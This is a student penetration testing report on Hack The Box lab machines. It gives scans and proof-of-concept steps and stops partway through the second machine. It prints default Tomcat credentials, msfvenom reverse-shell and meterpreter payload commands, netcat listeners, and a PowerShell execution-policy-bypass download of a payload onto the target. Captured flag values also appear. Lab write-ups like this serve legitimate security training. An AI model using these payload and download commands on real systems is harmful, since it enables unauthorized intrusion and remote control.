

Penetration Testing Report

Name: Darshan Patil

ID: *****94

Contents

1 Executive Summary	4
1.1 Scope of Work.....	4
1.2 Project Objective	4
1.3 Summary of Findings	4
1.4 Summary of Recommendations.....	4
2 Technical Summary	5
2.1 Detailed System information	5
2.2 Exploited Vulnerabilities.....	6
2.3 Overview of vulnerability Scanning Report of Jerry, HeapDriver and Liberty.	6
3 Methodology	6
4 Proof of Concept	9
4.1 Jerry	9
4.2 HeapDriver.....	16
4.3 Liberty	22
5 Risk Rating	31
6 Remediation and Mitigation	31
6.1 Apache Tomcat Remote Code Execution Vulnerability.....	31
6.2 Win32k Elevation of Privilege Vulnerability.....	32
6.3 LibreNMS addhost Command Injection	33
Appendix A: Complete Scan Report for all three machines.....	34
Machine 1: Jerry	34
Machine 2: Heapdriver	34
Machine 3: Liberty	34
References	34

List of Figure

Table 1: Detailed system Information.....	6
Table 2: Mchine 1 Jerry Nessus Scan Overview	6
Table 3: Machine 2 HeapDriver Nessus Scan Overview	6
Table 4: Machine 3 Liberty Nessus Scan Overview	6
Table 5: Risk Rating Calculation	31
Table 6: Risk Ratings.....	31
Table 7: Attacks and STRIDE Model.....	42

1 Executive Summary

This document provides the penetration testing carried out, all testing is performed on the basis of the **NIST SP 800-115** (Scarfone et al., 2008). The purpose of the penetration testing was to provide a review of the security posture as well as identify weaknesses which could be exploited.

1.1 Scope of Work

This penetration test covers three machines Jerry, Heapdriver and Liberty from the HacktheBox platform, their assessment was carried out from a black box perspective with only their IP address provided. No other information in any form was provided or assumed at the start of the assessment.

1.2 Project Objective

This penetration test is carried out to assess the security posture of these three machines. The result of the penetration test is then analyzed for vulnerabilities. These vulnerabilities are then assigned a risk rating.

1.3 Summary of Findings

A detailed vulnerability scan report is provided in the Appendix, below are some High-Level Findings from the black box testing.

- Weak login credentials were used, and password guessing was enough to get past the login portal, which then led to a command execution vulnerability which required authentication on the Liberty Machine
- Default Login credentials were exposed on the Jerry Machine, which then makes executing an exploit possible, which compromises the entire machine.
- Command execution feature on the web portal led to malicious File upload on the HeapDriver machine, which leads to complete machine takeover.
- Unpatched Versions of the software exist

Simple mistakes lead to the entire machine being compromised.

1.4 Summary of Recommendations

Solutions in complete technical detail have been provided below in the Remediation and Mitigation Section. This section provides only high-level recommendations.

- Implementing a strong password policy
- Implement a patch management system
- Frequent Checking for misconfigurations
- Performing vulnerability assessments and penetration testing at least once a year.

Note: These Recommendations do not ensure that all the machines are completely secure, as technology is growing at a rapid pace, new flaws and techniques come into the picture which might make these systems vulnerable, and these machines might be exploited again in future.

2 Technical Summary

2.1 Detailed System information

Machine	IP	Open Ports and Details		
		Port	Protocol	Service
Jerry	10.129.244.241	8080	TCP	http
HeapDriver	10.129.240.65	135	TCP	msrpc
		139	TCP	Netbios-ssn
		445	TCP	Microsoft-ds
		4443	TCP	HTTP
		8000	TCP	HTTP
Liberty	10.129.245.78	22	TCP	SSH

		80	TCP	HTTP
--	--	----	-----	------

Table 1: Detailed system Information

2.2 Exploited Vulnerabilities.

Jerry - File read/inclusion vulnerability in the AJP connector in Apache Tomcat CVE-2020-1938, which lead to complete machine takeover.

HeapDriver - Win32k Elevation of Privilege Vulnerability CVE 2021 40449, which gives administrative privileges, on the machine

Liberty - LibreNMS addhost Command Injection CVE 2018 20434, which helps establish initial foothold on the machine.

2.3 Overview of vulnerability Scanning Report of Jerry, HeapDriver and Liberty.

Jerry - 10.129.244.241				
Critical	High	Medium	Low	Info
3	3	4	0	14

Table 2: MAchine 1 Jerry Nessus Scan Overview

HeapDriver - 10.129.240.65				
Critical	High	Medium	Low	Info
9	2	5	0	24

Table 3: Machine 2 HeapDriver Nessus Scan Overview

Liberty - 10.129.245.78				
Critical	High	Medium	Low	Info
0	0	1	1	21

Table 4: Machine 3 Liberty Nessus Scan Overview

3 Methodology

All testing has been performed on the basis of the **NIST SP 800-115** standard a Technical Guide to Information Security Testing and Assessment. It has 4 Phases




Figure 1: Methodology Phases

Planning: Rules of Engagement are obtained, and the customer goals are gathered and approval from the management is taken, setting the foundations for a successful penetration test (Scarfone et al., 2008).

Discovery: Performing scanning and enumeration. This phase consists of two parts. It is in the first part where actual testing begins, things such as information gathering and scanning, performing port scanning and identifying associated services with the ports are done. Along with port and service identification, other techniques such as NetBIOS enumeration and banner grabbing for collecting system information and application and service information (Scarfone et al., 2008).

The Second Part consists of vulnerability analysis, here the attacker might compare all the details gathered in the first part either to his/her own knowledge or against the vulnerability database such as the National Vulnerability Database (NVD) (Scarfone et al., 2008).

Attack: Verifying potential vulnerabilities through exploitation and performing more discovery upon new access. At the heart of penetration testing is executing an attack. In this phase, all the vulnerabilities that were previously identified are verified by attempting to exploit them (Scarfone et al., 2008). Once a vulnerability is confirmed, upon successful exploitation, then adequate safety measures and mitigation is carried out. Not all vulnerabilities, on successful exploitation, lead to administrative access. At times some exploits grant attackers privileged access which gives them access to even more resources (Scarfone et al., 2008). Predominantly, vulnerabilities exploited in the penetration testing process fall under the following categories:

- **Misconfiguration** - Improper configuration of settings, unchanged or insecure default settings (Scarfone et al., 2008).
- **Kernel Flaws** - Kernel is the core of the Operating System, any security flaw in the kernel puts the entire system at a risk (Scarfone et al., 2008).
- **Buffer Overflows** - This is possible when programs do not check for the length of the input (Scarfone et al., 2008).

- **Insufficient Input Validation** - Complete Validation of the input is not performed (Scarfone et al., 2008).
- **Symbolic Links** - A symbolic link as known as a “symlink”, is a file pointing to another file, Programs in the operating systems have the ability to change the permission over a file (Scarfone et al., 2008).
- **File Descriptor Attacks** - These are numbers used by the system to track the file, In cases where privileged programs allocate inappropriate file descriptors, the file can be compromised (Scarfone et al., 2008).
- **Race Conditions** - Situation when a program or a process is executing in privilege mode (Scarfone et al., 2008).
- **Incorrect File and Directory Permissions** - Poor file permissions allow multiple attacks, including the reading or writing of files containing passwords or credentials (Scarfone et al., 2008).

Reporting

Well-structured documentation of found vulnerabilities and exploits. It is recommended to perform reporting simultaneously with other phases (Scarfone et al., 2008). During the planning phase, a plan for the assessment is created. During the discovery and attack phases, written logs are maintained and either the system administrator or the management are reported (Scarfone et al., 2008). During the conclusion phase, identified vulnerabilities are given a risk rating and their mitigations are provided as well (Scarfone et al., 2008).





Figure 2: Phase details

4 Proof of Concept

4.1 Jerry



4.1.1 Port Scanning (Using Nmap)

```
[eu-dedicated-18-dhcp]-[10.10.14.27]-[htb-ep-13836@htb-hzxvcwk7hz]-[-]
└── [!]$ sudo nmap -sS -sV -A -Pn 10.129.244.241
Starting Nmap 7.92 ( https://nmap.org ) at 2022-12-18 19:26 GMT
Nmap scan report for 10.129.244.241
Host is up (0.014s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
8080/tcp  open  http    Apache Tomcat/Coyote JSP engine 1.1
|_http-title: Apache Tomcat/7.0.88
|_http-favicon: Apache Tomcat
|_http-server-header: Apache-Coyote/1.1
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Microsoft Windows Server 2012 (91%), Microsoft Windows Server 2012 or Windows Server 2012 R2 (91%), Microsoft Windows Server 2012 R2 (91%), Microsoft Windows 7 Professional (87%), Microsoft Windows 8.1 Update 1 (86%), Microsoft Windows Phone 7.5 or 8.0 (86%), Microsoft Windows 7 or Windows Server 2008 R2 (85%), Microsoft Windows Server 2008 R2 SP1 or Windows 8 (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops

TRACEROUTE (using port 8080/tcp)
HOP RTT      ADDRESS
1  18.79 ms  10.10.14.1
2  17.74 ms  10.129.244.241

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 31.37 seconds
```

4.1.2 Vulnerability Scanning (Nessus)

Screenshots of the Nessus web interface showing a completed scan named "Jerry".

Scan Details:

- Policy: Basic Network Scan
- Status: Completed
- Severity Base: CVSS v3.0
- Scanner: Local Scanner
- Start: November 20 at 3:13 PM
- End: November 20 at 3:25 PM
- Elapsed: 12 minutes

VPR Top Threats:

VPR Severity	Name	Reasons	VPR Score	Hosts
Critical	Apache Tomcat: 7.0.x < 7.0.100 / 8.5.x < 8.5.51 / 9.0.x < 9.0.31 Multiple Vulnerabilities	Social Media	9.0	1
High	Apache Tomcat: 7.0.0 < 7.0.104 Remote Code Execution	No recorded events	8.4	1
High	Apache Tomcat: 7.0.0 < 7.0.108 RCE	No recorded events	8.4	1
High	Apache Tomcat: 7.0.41 < 7.0.90 Multiple Vulnerabilities	No recorded events	7.4	1
Medium	Apache Tomcat: 7.0.x < 7.0.108 / 8.5.x < 8.5.05 / 9.0.x < 9.0.45 / 10.0.x <= 10.0.5 vulnerability	No recorded events	5.7	1
Medium	Apache Tomcat: 7.0.x < 7.0.105 WebSocket DoS	No recorded events	5.1	1
Medium	Apache Tomcat: 7.0.0 < 7.0.107 Information Disclosure	No recorded events	5.1	1
Low	Apache Tomcat: 7.0.0 < 7.0.91 Open Redirect Weakness	No recorded events	2.2	1

Tenable News:

- Cybersecurity Snapshot: Phishing Scams, Salary Tre...

4.1.3 Website Vulnerability Scanner - Nikto Scanner

Default Credentials are Revealed ID 'tomcat', PW 's3cret' for the Manager app login

```
[eu-dedicated-18-dhcp]-[10.10.14.27]-[htb-ep-13836@htb-hxvckw7hz]-[~]
[+] [!] nikto -host 10.129.244.241:8080
Nikto v2.1.6
[+] Target IP:      10.129.244.241
[+] Target Hostname: 10.129.244.241
[+] Target Port:    8080
[+] Start Time:    2022-12-18 19:32:39 (GMT0)
[+] Server:        Apache-Coyote/1.1 (Session Verification HOWTO)
[+] The anti-clickjacking X-Frame-Options header is not present.
[+] The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
[+] The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
[+] No CGI Directories found (use '-C all' to force check all possible dirs)
[+] OSVDB-39272: /favicon.ico file identifies this app/server as: Apache Tomcat (possibly 5.5.26 through 8.0.15), Alfresco Community
[+] Allowed HTTP Methods: GET, HEAD, POST, PUT, DELETE, OPTIONS
[+] OSVDB-397: HTTP method ('Allow' Header): 'PUT' method could allow clients to save files on the web server.
[+] OSVDB-5646: HTTP method ('Allow' Header): 'DELETE' may allow clients to remove files on the web server.
[+] Web Server returns a valid response with junk HTTP methods, this may cause false positives.
[+] /examples/servlets/index.html: Apache Tomcat default JSP pages present.
[+] OSVDB-3720: /examples/isp/snp/snopen.jsp: Displays information about page retrievals, including other users.
[+] Default account found for 'Tomcat Manager Application' at /manager/html (ID 'tomcat', PW 's3cret'). Apache Tomcat.
[+] /host-manager/html: default Tomcat Manager / Host Manager interface found
[+] /manager/html: Tomcat Manager / Host Manager interface found (pass protected)
[+] /manager/status: Tomcat Server Status interface found (pass protected)
[+] 8019 requests: 0 error(s) and 14 item(s) reported on remote host
[+] End Time:        2022-12-18 19:34:28 (GMT0) (109 seconds)

[+] 1 host(s) tested
```

A screenshot of the Apache Tomcat 7.0.88 homepage as viewed in Mozilla Firefox. The URL in the address bar is 10.129.244.241:8080. The page features a green header with the Apache logo and a message: "If you're seeing this, you've successfully installed Tomcat. Congratulations!". Below this, there's a section titled "Developer Quick Start" with links to Tomcat Setup, First Web Application, Realms & AAA, JDBC DataSources, Examples, and Servlet Specifications/Tomcat Versions. To the right, there are buttons for Server Status, Manager App, and Host Manager.

A screenshot of the Apache Tomcat 7.0.88 homepage with a sign-in dialog box overlaid. The dialog box has the URL 10.129.244.241:8080 and the message "This site is asking you to sign in." It contains fields for "Username" (tomcat) and "Password" (redacted). There are "Cancel" and "Sign in" buttons. The background shows the same Tomcat homepage layout as the first screenshot.

Using “msfvenom” to generate reverse shell

```
msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.10.14.27 LPORT=5555 -f war > shell.war
```



```
File Edit View Search Terminal Help
[eu-dedicated-18-dhcp]-[10.10.14.27]-[htb-ep-13836@htb-vxamwzphr3]-[~]
└── [★]$ msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.10.14.27 LPORT=5555 -f war > shell.war
Payload size: 1100 bytes
Final size of war file: 1100 bytes
[eu-dedicated-18-dhcp]-[10.10.14.27]-[htb-ep-13836@htb-vxamwzphr3]-[~]
└── [★]$ ls
Desktop my_data shell.war Templates
[eu-dedicated-18-dhcp]-[10.10.14.27]-[htb-ep-13836@htb-vxamwzphr3]-[~]
└── [★]$
```

Setting up the listener using Netcat.



```
File Edit View Search Terminal Help
[eu-dedicated-18-dhcp]-[10.10.14.27]-[htb-ep-13836@htb-vxamwzphr3]-[~]
└── [★]$ nc -lvpn 5555
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::5555
Ncat: Listening on 0.0.0.0:5555
[★]$
```

Uploading the shell.war

The screenshot shows the Tomcat Manager Application interface at 10.129.245.70:8080/manager/html. The page includes a navigation bar with links to HTB Academy, Hack The Box, HTB Blog, and Parrot Security. Below the navigation is a table of deployed applications:

/host-manager	None specified	Tomcat Host Manager Application	true	0	Start Stop Reload Undeploy	Expire sessions with idle ≥ 30 minutes
/manager	None specified	Tomcat Manager Application	true	1	Start Stop Reload Undeploy	Expire sessions with idle ≥ 30 minutes

Deploy

Deploy directory or WAR file located on server

Context Path (required):

XML Configuration file URL:

WAR or Directory URL:

WAR file to deploy

Select WAR file to upload shell.war

Diagnostics

Check to see if a web application has caused a memory leak on stop, reload or undeploy

This diagnostic check will trigger a full garbage collection. Use it with extreme caution on production systems.

Server Information

Tomcat Version	JVM Version	JVM Vendor	OS Name	OS Version	OS Architecture	Hostname	IP Address
Apache Tomcat/7.0.88	1.8.0_171-b11	Oracle Corporation	Windows Server 2012 R2	6.3	amd64	JERRY	10.129.245.70

Copyright © 1999-2018, Apache Software Foundation

Now that the file is uploaded and the listener is set we trigger the file by clicking on it

The screenshot shows the Tomcat Manager Application interface. The table of deployed applications now includes a new entry:

/manager	None specified	Tomcat Manager Application	true	1	Start Stop Reload Undeploy	Expire sessions with idle ≥ 30 minutes
/shell	None specified		true	0	Start Stop Reload Undeploy	Expire sessions with idle ≥ 30 minutes

Deploy

Deploy directory or WAR file located on server

Context Path (required):

Getting the shell

```
Parrot Terminal
File Edit View Search Terminal Help
[eu-dedicated-18-dhcp]-[10.10.14.27]-[htb-ep-13836@htb-vxamwzphr3]-[~]
[★]$ nc -lvpn 5555
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::5555
Ncat: Listening on 0.0.0.0:5555
Ncat: Connection from 10.129.245.70.
Ncat: Connection from 10.129.245.70:49192.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\apache-tomcat-7.0.88>whoami
whoami
nt authority\system

C:\apache-tomcat-7.0.88>cd C:
```

Capturing Flags

```
Parrot Terminal
File Edit View Search Terminal Help
06/19/2018 06:09 AM <DIR> .
06/19/2018 06:09 AM <DIR> ..
06/19/2018 06:09 AM <DIR> flags
    0 File(s)      0 bytes
    3 Dir(s)  2,366,455,808 bytes free

C:\Users\Administrator\Desktop>cd flags
cd flags

C:\Users\Administrator\Desktop\flags>dir
dir
Volume in drive C has no label.
Volume Serial Number is 0834-6C04

Directory of C:\Users\Administrator\Desktop\flags

06/19/2018 06:09 AM <DIR> .
06/19/2018 06:09 AM <DIR> ..
06/19/2018 06:11 AM 88 2 for the price of 1.txt
    1 File(s)      88 bytes
    2 Dir(s)  2,366,455,808 bytes free

C:\Users\Administrator\Desktop\flags>
```

Command: type 2*

Parrot Terminal

File Edit View Search Terminal Help

1 File(s) 88 bytes
2 Dir(s) 2,366,455,808 bytes free

```
C:\Users\Administrator\Desktop\flags>cat 2\for\the\price\of\1.txt
cat 2\for\the\price\of\1.txt

C:\Users\Administrator\Desktop\flags>more 2\for\the\price\of\1.txt
more 2\for\the\price\of\1.txt

C:\Users\Administrator\Desktop\flags>type 2\for\the\price\of\1.txt
type 2\for\the\price\of\1.txt

C:\Users\Administrator\Desktop\flags>more 2\for\the\price\of\1.txt^[[D^[[D^[
more 2\for\the\
C:\Users\Administrator\Desktop\flags>type 2*
type 2*
user.txt
7004dbcef0f854e0fb401875f26ebd00

root.txt
04a8b36e1545a455393d067e772fe90e
C:\Users\Administrator\Desktop\flags>
```

Location of the flag:

Directory: C:\Users\Administrator\Desktop\flags>


Filename: 2 for the price of 1.txt

Flags

User flag: 7004dbcef0f854e0fb401875f26ebd00

Root flag: 04a8b36e1545a455393d067e772fe90e

4.2 HeapDriver



Initial Nmap Scan

```
[eu-dedicated-18-dhcp]-[10.10.14.27]-[htb-ep-13836@htb-x7aapump6x]-[~]
└── [!]$ sudo nmap -A -T4 -Pn 10.129.240.65
Starting Nmap 7.92 ( https://nmap.org ) at 2022-11-14 21:01 GMT
Nmap scan report for 10.129.240.65
Host is up (0.013s latency).
Not shown: 995 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        1.75 MB Microsoft Windows RPC[19688/19688]
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?od 777 exploit
4443/tcp  open  http         Apache httpd 2.4.51 (OpenSSL/1.1.1l PHP/8.1.0)
|_http-title: HackTheBox WebShell
|_http-server-header: Apache/2.4.51 (Win64) OpenSSL/1.1.1l PHP/8.1.0
8000/tcp  open  http         Apache httpd 2.4.51 ((Win64) OpenSSL/1.1.1l PHP/8.1.0)
|_http-title: HackTheBox WebShell
|_http-open-proxy: Proxy might be redirecting requests
|_http-server-header: Apache/2.4.51 (Win64) OpenSSL/1.1.1l PHP/8.1.0
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/). TCP/IP fingerprint:
OS SCAN(V=7.92 E=4%D=11/14%OT=135%CT=1%CU=31121%PV=Y%DS=2%DC=T%G=Y%TM=6372A
OS:CD8%P=x86_64-pc-linux-gnu)SE0(SP=100%GCD=1%ISR=100%TI=I%CI=I%II=I%SS=S%T
OS:S-U)OPS(0I=M539NW8NNNS%02=M539NW8NNNS%03=M539NW8%04=M539NW8NNNS%05=M539NW8N
OS:NS%06=M539NNNS)WIN(W1=FFFF%W2=FFFF%W3=FFFF%W4=FFFF%W5=FFFF%W6=FFT70)ECN(R=
OS:Y%Df=Y%T=80%W=FFFF%0=M539NW8NNNS%C-N%Q=)T1(R=Y%Df=Y%T=80%S=0%A=A+S+F=AS%R
OS:D=0%Q=)T2(R=N)T3(R=N)T4(R=Y%Df=Y%T=80%W=0%S=A%A=0%F=R%0=%RD=0%Q=)T5(R=Y% e
OS:O=%RD=0%Q=)T7(R=N)U1(R=Y%Df=Y%T=80%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUC
OS:K=G%RUD=G)IE(R=Y%DFI=N%T=80%CD=Z)
[*] Aborting foreground process in the shell session
Network Distance: 2 hops
Service Info: Host: localhost; OS: Windows; CPE: cpe:/o:microsoft:windows
Abort session 1? [Y/N]: y
Host script results:
| smb2-security-mode: command shell session 1 closed. Reason: User exit
|   3.1.1:<0 Agents>0) exploit/linux/http/librenms_addhost_cmd_inject) >> back
|_ Message signing enabled but not required
```

```
File Edit View Search [eu-dhcp-4034]
└── [!]$ python3 -m httpd
Serving HTTP on 0.0.0.0
10.129.240.38 . - [14/N
10.129.240.58 . - [14/N
^C
Keyboard interrupt rece
[eu-dedicated-18-dhcp-4034]
└── [!]$ ping 10.129.240.64 (18
PING 10.129.240.64 (18
64 bytes from 10.129.24
64 bytes from 10.129.24
64 bytes from 10.129.24
^C
--- 10.129.240.64 ping
3 packets transmitted,
rtt min/avg/max/mdev =
[eu-dedicated-18-dhcp-4034]
└── [!]$ ^C
[eu-dedicated-18-dhcp-4034]
└── [!]$
```

Vulnerability Scanning

nessus Open Source

Scans Settings

HeapDrive Back to My Scans

Hosts 1 Vulnerabilities 21 Remediations 3 VPR Top Threats 0 History 1

Assessed Threat Level: High

The following vulnerabilities are ranked by Tenable's patented Vulnerability Priority Rating (VPR) system. The findings listed below detail the top ten vulnerabilities, providing a prioritized view to help guide remediation to effectively reduce risk.

Click on each finding to show further details along with the impacted hosts.

To learn more about Tenable's VPR scoring system, see [Predictive Prioritization](#).

VPR Severity	Name	Reasons	VPR Score ▾	Hosts
HIGH	Apache 2.4.x >= 2.4.7 / < 2.4.52 Forward Proxy DoS / SSRF	No recorded events	8.4	1
HIGH	Apache 2.4.x < 2.4.53 Multiple Vulnerabilities	No recorded events	8.4	1
HIGH	Apache 2.4.x < 2.4.52 mod_jua Buffer Overflow	No recorded events	8.4	1
HIGH	Apache 2.4.x < 2.4.54 Multiple Vulnerabilities	No recorded events	8.4	1
HIGH	PHP 8.1.x < 8.1.7 Multiple Vulnerabilities	No recorded events	8.4	1
HIGH	OpenSSL 1.1.1 < 1.1.1p Vulnerability	No recorded events	8.4	1
HIGH	PHP 8.1.x < 8.1.12 Multiple Vulnerabilities	Social Media	8.4	1
HIGH	PHP 8.1.x < 8.1.3	No recorded events	7.4	1
HIGH	OpenSSL 1.1.1 < 1.1.1o Vulnerability	No recorded events	7.4	1
MEDIUM	PHP 8.1.x < 8.1.8	No recorded events	6.7	1

Tenable News

Cybersecurity Snapshot: Phishing Scams, Salary Tre...

Read More

Scan Details

Policy: Basic Network Scan
Status: Completed
Severity Base: CVSS v3.0 ✓
Scanner: Local Scanner
Start: November 20 at 3:32 PM
End: November 20 at 3:50 PM
Elapsed: 18 minutes

HackTheBox WebShell — Mozilla Firefox

HackTheBox WebShell x +

10.129.240.65:8000

HACKTHEBOX

Type command to execute

This webshell is provided for an easy foothold on this machine. Exploitation will be done after gaining a reverse shell as a user account with limited privileges.

Command

Execute

Output

Output goes here

Generating the malicious exe, using msfvenom

```
msfvenom -p windows/x64/meterpreter/reverse_tcp lhost=10.10.14.27 lport=4444 -f exe > test.exe
```

Starting web server using Python


```
python3 -m http.server 5000
```

Uploading the malicious file to the victim machine

```
powershell -ep bypass -c wget -uri http://10.10.14.27:5000/test.exe -outfile C:\Users\Public\test.exe
```

Executing the exe

Execute the File: test.exe



Type command to execute

This webshell is provided for an easy foothold on this machine. Exploitation will be done after gaining a reverse shell as a user account with limited privileges.

Execute

Output

```
